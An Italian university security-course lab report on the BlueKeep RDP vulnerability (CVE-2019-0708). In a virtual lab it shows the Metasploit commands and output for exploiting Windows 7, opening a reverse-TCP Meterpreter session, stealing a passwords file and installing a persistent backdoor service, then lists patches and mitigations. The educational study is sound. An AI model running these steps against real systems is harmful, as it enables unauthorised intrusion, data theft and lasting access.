

UNIVERSITÀ DEGLI STUDI DI MILANO-BICOCCA

SICUREZZA INFORMATICA

APPROFONDIMENTO SU:

CVE-2019-0708 BlueKeep

Autore:

Gargiulo Elio - 869184



Anno Accademico 2023-2024

Indice

1	Introduzione	1
1.1	La vulnerabilità	1
1.2	Tools e Ambienti Utilizzati	2
2	L'Esperimento	3
2.1	Verifica della Vulnerabilità	3
2.2	L'Exploit	4
2.2.1	Analisi sull'Exploit	6
2.3	Conseguenze dell'Exploit	7
2.3.1	Introduzione a Meterpreter	7
2.3.2	Ottenimento di File	8
2.3.3	Utilizzo della Shell	8
2.3.4	Creazione di una Backdoor	9
3	Conclusioni	10

Capitolo 1

Introduzione

La vulnerabilità **BlueKeep**, identificata nel Maggio 2019 come **CVE-2019-0708**, è una grave falla di sicurezza individuata nei sistemi precedenti a Windows 8 che utilizzano il protocollo **Remote Desktop Protocol (RDP)**[1]. E' stata valutata con la **Max Severity Critical**, la severità più alta del Microsoft Security Response Center[2] ed uno score CVSS v3.x pari a **9.8**[3].

Questa vulnerabilità permette l'esecuzione di codice remoto (**RCE**) senza necessità di autenticazione, rendendola estremamente pericolosa poichè, tra tutti casi, può agire similmente a **WannaCry**[4], andadosi a replicare e diffondersi su altri terminali (*wormable*[5]).

In questo approfondimento, sarà analizzato il funzionamento della vulnerabilità, i tool e gli ambienti utilizzati per l'esperimento, e i risultati ottenuti dalla sua verifica pratica.

1.1 La vulnerabilità

BlueKeep è una vulnerabilità di tipo *use-after-free* presente nel file di sistema `termdd.sys`, il driver responsabile della gestione delle connessioni Remote Desktop.

Il problema risiede nella mancata validazione di un campo specifico all'interno del protocollo RDP, che può essere manipolato per corrompere la memoria attraverso **heap corruption**, permettendo l'utilizzo dell'exploit.

L'exploit di BlueKeep può portare a diverse conseguenze, tra cui:

- Esecuzione di codice arbitrario e operazioni con privilegi di sistema.
- Installazione di malware o backdoor per accesso persistente.
- Possibile interruzione di servizi critici a causa di crash del sistema target (BSOD).

Le prime due conseguenze saranno analizzate in questo approfondimento.

1.2 Tools e Ambienti Utilizzati

Per verificare la vulnerabilità e condurre l'esperimento sono stati utilizzati ambienti vulnerabili e determinati strumenti:

- **VirtualBox:** Al fine di condurre un esperimento sicuro, è stato utilizzato **VirtualBox 7.0** per la creazione di due ambienti virtuali, che andranno a simulare **l'attaccante** ed la **vittima**.
- **Windows 7:** In particolare la versione **Windows 7 Ultimate Service Pack 1, Build 7601, Version 6.1**, una delle versioni che senza l'aggiornamento **KB4499175** risulta vulnerabile.
- **Kali Linux:** Versione 2025.1 con il tool framework **Metasploit [6]** 6.4.50-dev.
- L'ambiente di rete utilizzato è stato quello locale, trattandosi di un attacco mirato si è utilizzata l'impostazione *Bridged Adapter* su VirtualBox.



Figura 1.1: Versione degli ambienti

L'esperimento mostrato nel prossimo capitolo è stato sviluppato analizzando diverse fonti e siti web, come **Pentest-Tools [7]**, la pagina **GitHub [8]** e la documentazione di **Metasploit [6]**.

Capitolo 2

L'Esperimento


L'esperimento svolto per dimostrare la vulnerabilità si articola in tre fasi:

- **Verifica della vulnerabilità:** prima di avviare l'esperimento, è necessario accertarsi che il sistema vittima sia effettivamente vulnerabile.
- **Sfruttamento dell'exploit:** una volta confermata la vulnerabilità del sistema, si procede con l'esecuzione dell'exploit.
- **Conseguenze dell'exploit:** dopo l'esecuzione dell'exploit, si analizzano gli effetti dell'attacco e i problemi derivanti da una compromissione riuscita.

2.1 Verifica della Vulnerabilità

Prima di tutto, il sistema Windows 7 vittima necessita di essere configurato nel seguente modo:

- **RDP attivato:** RDP deve essere abilitato dal pannello di controllo 2.6a con la porta 3389 in ascolto (dal terminale `netstat -an | find "3389"`) 2.6b.
- **Network Level Authentication (NLA) disabilitato:** Visibile dalla stessa finestra del Remote Desktop in figura 2.6a



(a) RDP attivo

```
Microsoft Windows [Version 6.1.7601]
Copyright <c> 2009 Microsoft Corporation. All rights reserved.

C:\>netstat -an | find "3389"
TCP    0.0.0.0:3389        0.0.0.0:0          LISTENING
TCP    [::]:3389           [::]:0              LISTENING

C:\>
```

(b) La porta 3389 è in ascolto

Figura 2.1: Verifiche sul sistema vittima

```

msf6 > use auxiliary/scanner/rdp/cve_2019_0708_bluekeep
[*] Using action Scan - view all 2 actions with the show actions command
msf6 auxiliary(scanner/rdp/cve_2019_0708_bluekeep) > set RHOST 192.168.1.223
RHOST => 192.168.1.223
msf6 auxiliary(scanner/rdp/cve_2019_0708_bluekeep) > run
[+] 192.168.1.223:3389 - The target is vulnerable. The target attempted cleanup of the
incorrectly-bound MS_T120 channel.
[*] 192.168.1.223:3389 - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/rdp/cve_2019_0708_bluekeep) >

```

Figura 2.2: Il Target (RHOST) è vulnerabile.

Infine, si può verificare se il sistema è vulnerabile attraverso Metasploit di Kali Linux. Esso viene avviato dal terminale di Kali utilizzando `msfconsole` ed eseguendo nel terminale i comandi mostrati nella figura 2.5.

2.2 L’Exploit

Per l’utilizzo della vulnerabilità è stato utilizzato **Metasploit** [6] ed avviato sulla macchina attaccante il comando `msfconsole`. **Metasploit** è un framework che fornisce diversi codici exploit per sfruttare vulnerabilità conosciute. Inoltre, Metasploit supporta la creazione e l’utilizzo di payload, che sono sequenze di codice eseguite sul sistema bersaglio una volta che l’exploit ha avuto successo. I **payload** permettono di eseguire diverse azioni, come l’apertura di una shell remota o l’esecuzione di comandi sul sistema compromesso. Nel caso di questo esperimento l’exploit da utilizzare (di BlueKeep) è `exploit/windows/rdp/cve_2019_0708_bluekeep_rce`. Dopo aver selezionato l’exploit da sfruttare, Metasploit necessiterà di alcuni parametri 2.3:

- **RHOST**: l’indirizzo IP della vittima.
- **LHOST**: l’indirizzo IP dell’attaccante.
- **PAYLOAD**: il codice da iniettare alla vittima. In questo caso verrà utilizzato un payload per andare ad aprire una connessione verso la vittima (*reverse_tcp*) e ottenere una sessione con **Meterpreter** [9].
- **TARGET**: il tipo di sistema che si sta andando ad attaccare. Per questo esperimento è stato scelto il **2**, mostrato in figura 2.3c, dato l’utilizzo di VirtualBox.

```

msf6 > use exploit/windows/rdp/cve_2019_0708_bluekeep_rce
[*] No payload configured, defaulting to windows/x64/meterpreter/reverse_tcp
p
msf6 exploit(windows/rdp/cve_2019_0708_bluekeep_rce) > set RHOST 192.168.1.223
RHOST => 192.168.1.223
msf6 exploit(windows/rdp/cve_2019_0708_bluekeep_rce) > set LHOST 192.168.1.201
LHOST => 192.168.1.201
msf6 exploit(windows/rdp/cve_2019_0708_bluekeep_rce) > set PAYLOAD windows/x64/meterpreter/reverse_tcp
PAYLOAD => windows/x64/meterpreter/reverse_tcp

```

(a) Setup dell'exploit

```

msf6 exploit(windows/rdp/cve_2019_0708_bluekeep_rce) > show targets

Exploit targets:

=====

```

Id	Name
--	---
⇒ 0	Automatic targeting via fingerprinting
1	Windows 7 SP1 / 2008 R2 (6.1.7601 x64)
2	Windows 7 SP1 / 2008 R2 (6.1.7601 x64 - Virtualbox 6)
3	Windows 7 SP1 / 2008 R2 (6.1.7601 x64 - VMWare 14)
4	Windows 7 SP1 / 2008 R2 (6.1.7601 x64 - VMWare 15)
5	Windows 7 SP1 / 2008 R2 (6.1.7601 x64 - VMWare 15.1)
6	Windows 7 SP1 / 2008 R2 (6.1.7601 x64 - Hyper-V)
7	Windows 7 SP1 / 2008 R2 (6.1.7601 x64 - AWS)
8	Windows 7 SP1 / 2008 R2 (6.1.7601 x64 - QEMU/KVM)

(b) TARGET impostato a 2

```

msf6 exploit(windows/rdp/cve_2019_0708_bluekeep_rce) > set TARGET 2
TARGET => 2
msf6 exploit(windows/rdp/cve_2019_0708_bluekeep_rce) > exploit
[*] Started reverse TCP handler on 192.168.1.201:4444
[*] 192.168.1.223:3389 - Running automatic check ("set AutoCheck false" to disable)
[*] 192.168.1.223:3389 - Using auxiliary/scanner/rdp/cve_2019_0708_bluekeep as check
[+] 192.168.1.223:3389 - The target is vulnerable. The target attempted cleanup of the incorrectly-bound MS_T120 channel.
[*] 192.168.1.223:3389 - Scanned 1 of 1 hosts (100% complete)
[+] 192.168.1.223:3389 - The target is vulnerable. The target attempted cleanup of the incorrectly-bound MS_T120 channel.
[*] 192.168.1.223:3389 - Using CHUNK grooming strategy. Size 250MB, target address 0xfffffa8011e07000, Channel count 1.
[!] 192.168.1.223:3389 - ←————— | Entering Danger Zone | —————→
[*] 192.168.1.223:3389 - Surfing channels ...
[*] 192.168.1.223:3389 - Lobbing eggs ...

```

(c) Lancio con exploit

Figura 2.3: Lancio dell'exploit

Una volta concluso l'exploit, se sarà andato a buon fine, una sessione **Meterpreter** [9] sarà stata aperta.

2.2.1 Analisi sull'Exploit

L'exploit, come menzionato precedentemente, sfrutta una vulnerabilità di tipo **Use-After-Free** nel driver di sistema `termdd.sys`, responsabile della gestione delle connessioni RDP e dei canali virtuali. In particolare, il bug coinvolge il canale **MS_T120** e la sua mancata validazione (ovvero corrispondenza con il canale statico 31).

Il protocollo RDP si basa su canali virtuali, che possono essere *statici* (fino a 32) o *dinamici*. La vulnerabilità si manifesta quando un computer stabilisce un binding con il canale **MS_T120** su un canale statico (è come se fosse un identificativo) diverso dal 31. In questo scenario, la gestione errata della memoria da parte di `termdd.sys` porta a una **heap corruption**, consentendo il possibile sfruttamento della vulnerabilità per eseguire codice arbitrario a livello di sistema.

L'exploit costruito nel codice sorgente del Github di Metasploit [10] segue, in modo semplificato, questi passaggi principali:

- Un client RDP si connette e registra il canale **MS_T120**. Se il canale viene registrato su un ID (canale statico) diverso dal 31, `termdd.sys` andrà a gestire in modo errato la memoria.
- Viene inviato un messaggio di **Disconnect Provider Indication (DPI)**, il quale terminerebbe la sessione RDP, ma che porta anche `termdd.sys` a liberare la memoria del canale senza però rimuoverne tutti i riferimenti. Questo consente di continuare a fare riferimento alla memoria, nonostante sia stata liberata (*use-after-free*).
- Tramite **Heap Grooming**, l'attaccante riempie lo spazio liberato con dati controllati finendo quindi per sovrascrivere la memoria già liberata, utilizzando il canale **MS_T120/RDPSND** nel caso di Win7.
- L'uso di un **indirect call gadget** (es. `call [rax]`, dove `rax` contiene l'indirizzo del payload) permetterà di eseguire codice arbitrario con privilegi di *sistema*. In pratica, il sistema userà la porzione di memoria "libera", ma che in realtà è stata compromessa.


2.3 Conseguenze dell'Exploit

Una volta che l'exploit è stato eseguito con successo, le conseguenze sul sistema target sono effettivamente gravi.

```
[+] 192.168.1.223:3389 - The target is vulnerable. The target attempted cleanup of the incorrectly-bound MS_T120 channel.  
[*] 192.168.1.223:3389 - Scanned 1 of 1 hosts (100% complete)  
[+] 192.168.1.223:3389 - The target is vulnerable. The target attempted cleanup of the incorrectly-bound MS_T120 channel.  
[*] 192.168.1.223:3389 - Using CHUNK grooming strategy. Size 250MB, target address 0xfffffa8011e07000, Channel count 1.  
[!] 192.168.1.223:3389 - <----- | Entering Danger Zone | ----->  
[*] 192.168.1.223:3389 - Surfing channels ...  
[*] 192.168.1.223:3389 - Lobbing eggs ...  
[*] 192.168.1.223:3389 - Forcing the USE of FREE'd object ...  
[!] 192.168.1.223:3389 - <----- | Leaving Danger Zone | ----->  
[*] Sending stage (203846 bytes) to 192.168.1.223  
[*] Meterpreter session 1 opened (192.168.1.201:4444 → 192.168.1.223:49159) at 2025-03-01 16:41:40 -0500  
  
meterpreter > █
```

Figura 2.4: Sessione di Meterpreter

Infatti tramite meterpreter si può verificare che si è riusciti ad ottenere il completo controllo del sistema con privilegi di **SYSTEM**, oltre a varie informazioni sulla macchina vittima.



```
meterpreter > sysinfo  
Computer : WIN72  
OS : Windows 7 (6.1 Build 7601, Service Pack 1).  
Architecture : x64  
System Language : en_US  
Domain : WORKGROUP  
Logged On Users : 2  
Meterpreter : x64/windows  
  
meterpreter > getuid  
Server username: NT AUTHORITY\SYSTEM  
meterpreter > █
```

(a) Privilegi di sistema

(b) Informazioni sulla vittima

Figura 2.5: Privilegi e sistema vittima

2.3.1 Introduzione a Meterpreter

Meterpreter è un **payload** avanzato e dinamicamente estensibile incluso nel framework di Metasploit. Esso opera in **memoria**, senza lasciare tracce evidenti su disco, il che lo rende particolarmente difficile da rilevare dai software antivirus o dai sistemi di rilevamento delle intrusioni, inoltre offre una serie di **comandi** e funzionalità avanzate, come l'esecuzione di codice remoto, la raccolta di informazioni di sistema, l'escalation dei privilegi, la gestione di file e processi, e la possibilità di eseguire attacchi in modalità stealth. Nel caso di questo esperimento si è fatto riferimento alla sua documentazione principale [11] ed utilizzato un sottoinsieme di comandi:

- **search**: ricerca dei file nel sistema.
- **download**: scarica sul pc attaccante un terminato file presente sulla vittima.
- **shell**: permette l'utilizzo della shell (cmd) della vittima.
- **run**: permette di utilizzare degli script.

2.3.2 Ottenimento di File

Un attaccante può facilmente ottenere quello che vuole. Utilizzando diversi comandi e procedure che Meterpreter fornisce all'attaccante, quest'ultimo può effettuare diverse operazioni sul computer della vittima. In questo piccolo test si è supposto di andare a ricercare un file .txt che potesse contenere delle passwords della vittima, per poi scaricarlo ed aprirlo sul sistema dell'attaccante. La ricerca può essere effettuata con il comando `search -f pas*.txt`, il quale ritornerà il percorso di ogni file .txt che andrà a contenere la radice "pas" 2.6. Conoscere il percorso permette di utilizzare il comando `download C:\\\\Users\\\\vboxuser\\\\Desktop\\\\passwords.txt` per scaricare il file .txt 2.7.

```
meterpreter > search -f pas*.txt
[*] Found 1 result...
Path          Size (bytes) Modified (UTC)
c:\Users\vboxuser\Desktop\passwords.txt 29 2025-07-25 17:55:12 -0400
```

(a) Ricerca di file .txt con la radice pas

```
meterpreter > download c:\\\\Users\\\\vboxuser\\\\Desktop\\\\passwords.txt
[*] Downloading: c:\\\\Users\\\\vboxuser\\\\Desktop\\\\passwords.txt → /home/kali/passwords.txt
[*] Downloaded 29.00 B of 29.00 B (100.0%): c:\\\\Users\\\\vboxuser\\\\Desktop\\\\passwords.txt → /home/kali/
passwords.txt
[*] Completed : c:\\\\Users\\\\vboxuser\\\\Desktop\\\\passwords.txt → /home/kali/passwords.txt
```

(b) Download del file `passwords.txt`

Figura 2.6: Download di file privati come `passwords`




Figura 2.7: Il file .txt scaricato dalla vittima

2.3.3 Utilizzo della Shell

Tra le varie operazioni che Meterpreter permette vi è anche l'utilizzo della shell effettiva del sistema vittima. In questo piccolo esperimento è stato semplicemente creato un file txt sul Desktop della vittima, ma questo si può espandere alla creazione e caricamento di virus e codice malevolo. Per accedere al terminale basta utilizzare il comando `shell`. E' poi stato utilizzato un semplice `echo "Sei stato compromesso > C:\\\\Users\\\\vboxuser\\\\Desktop\\\\virus.txt` per creare un file di testo ed esempio di virus 2.8.




Figura 2.8: Esempio di file .txt virus

2.3.4 Creazione di una Backdoor

Per concludere l'esperimento, è stata eseguita la creazione di una **backdoor** sul sistema vittima. Una backdoor è una porta nascosta che consente all'attaccante di accedere al sistema compromesso senza dover passare attraverso i normali meccanismi di autenticazione o sicurezza.

Una volta creata, la backdoor fornisce un accesso persistente, invisibile e senza bisogno di rieseguire l'exploit ogni volta. Questo è particolarmente utile in scenari in cui l'attaccante desidera mantenere il controllo del sistema anche dopo riavvii o cambiamenti nella configurazione.

Nel caso specifico di questo esperimento, Meterpreter fornisce il comando `run metsvc` per creare un servizio nascosto permanente sul sistema della vittima che permetterà l'accesso all'attaccante, in questo caso sulla porta **31337**.

```
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter > run metsvc
[*] Meterpreter scripts are deprecated. Try exploit/windows/local/persistence.
[*] Example: run exploit/windows/local/persistence OPTION=value [...]
[*] Creating a meterpreter service on port 31337
[*] Creating a temporary installation directory C:\Windows\TEMP\bUqEQwDU...
[*]  >> Uploading metsrv.x86.dll...
[*]  >> Uploading metsvc-server.exe...
[*]  >> Uploading metsvc.exe...
[*] Starting the service ...
      * Installing service metsvc
      * Starting service
Service metsvc successfully installed.

meterpreter > 
```

Figura 2.9: Backdoor creata con successo.

Capitolo 3

Conclusioni

In conclusione, questo esperimento si è focalizzato sulla vulnerabilità BlueKeep, evidenziando come un attacco tramite RDP possa consentire l'esecuzione di codice remoto su sistemi vulnerabili, potenzialmente compromettendo la sicurezza e l'integrità del sistema. L'analisi ha dimostrato che un attacco non bloccato potrebbe avere un impatto significativo sulla confidenzialità, integrità e disponibilità dei dati, rendendo il sistema completamente compromesso.

Per mitigare e rimuovere i rischi associati a questa vulnerabilità, si consiglia di aggiornare i sistemi colpiti con le patch di sicurezza fornite da Microsoft dal 14 Maggio 2019 come **KB4499175**, la quale rimuove la vulnerabilità su Windows 7 SP1, oltre comunque a considerare eventuali mitigazioni come:

- **Abilitare l'Autenticazione a Livello di Rete (NLA)** sui sistemi con Windows 7, Windows Server 2008 e Windows Server 2008 R2 supportati. NLA obbliga l'autenticazione prima di permettere l'accesso ai servizi di RD, bloccando gli attacchi non autenticati.
- **Bloccare la porta TCP 3389**: Questo impedirà i tentativi di exploit provenienti da attacchi esterni, bloccando il traffico verso eventuali sistemi vulnerabili tramite il firewall.

Bibliografia

- [1] TechTarget, “What is remote desktop control?” 2023, accessed: 2025-02-27. [Online]. Available: <https://www.techtarget.com/searchsecurity/definition/Remote-Desktop-Control>
- [2] Microsoft, “Microsoft security advisory cve-2019-0708,” 2019, accessed: 2025-02-27. [Online]. Available: <https://portal.msrc.microsoft.com/en-US/security-guidance/advisory/CVE-2019-0708>
- [3] National Vulnerability Database (NVD), “Cve-2019-0708 - remote desktop services remote code execution vulnerability,” 2019, accessed: 2024-02-27. [Online]. Available: <https://nvd.nist.gov/vuln/detail/CVE-2019-0708>
- [4] TechTarget, “Wannacry ransomware attack: Everything you need to know,” 2017, accessed: 2025-02-27. [Online]. Available: <https://www.techtarget.com/searchsecurity/definition/WannaCry>
- [5] ———, “What is a computer worm and how does it work?” 2023, accessed: 2025-02-27. [Online]. Available: <https://www.techtarget.com/searchsecurity/definition/worm>
- [6] Rapid7, “Metasploit framework,” 2024, accessed: 2024-02-27. [Online]. Available: <https://www.metasploit.com/>
- [7] Pentes-Tools.com, “Bluekeep exploit with metasploit: A practical guide,” 2024, accessed: 2024-02-27. [Online]. Available: <https://pentest-tools.com/blog/bluekeep-exploit-metasploit>
- [8] Rapid7, “Metasploit framework pull request 12283,” 2025, accessed: 2025-02-27. [Online]. Available: <https://github.com/rapid7/metasploit-framework/pull/12283>
- [9] O. Security, “Meterpreter,” 2025, accessed: 2025-03-01. [Online]. Available: <https://www.offsec.com/metasploit-unleashed/about-meterpreter/>
- [10] Rapid7, “Cve-2019-0708 bluekeep rce exploit,” 2019, accessed: 2025-03-02. [Online]. Available: https://github.com/rapid7/metasploit-framework/blob/master/modules/exploits/windows/rdp/cve_2019_0708_bluekeep_rce.rb
- [11] O. Security. (2025) Meterpreter basics. Accessed: 2025-03-01. [Online]. Available: <https://www.offsec.com/metasploit-unleashed/meterpreter-basics/>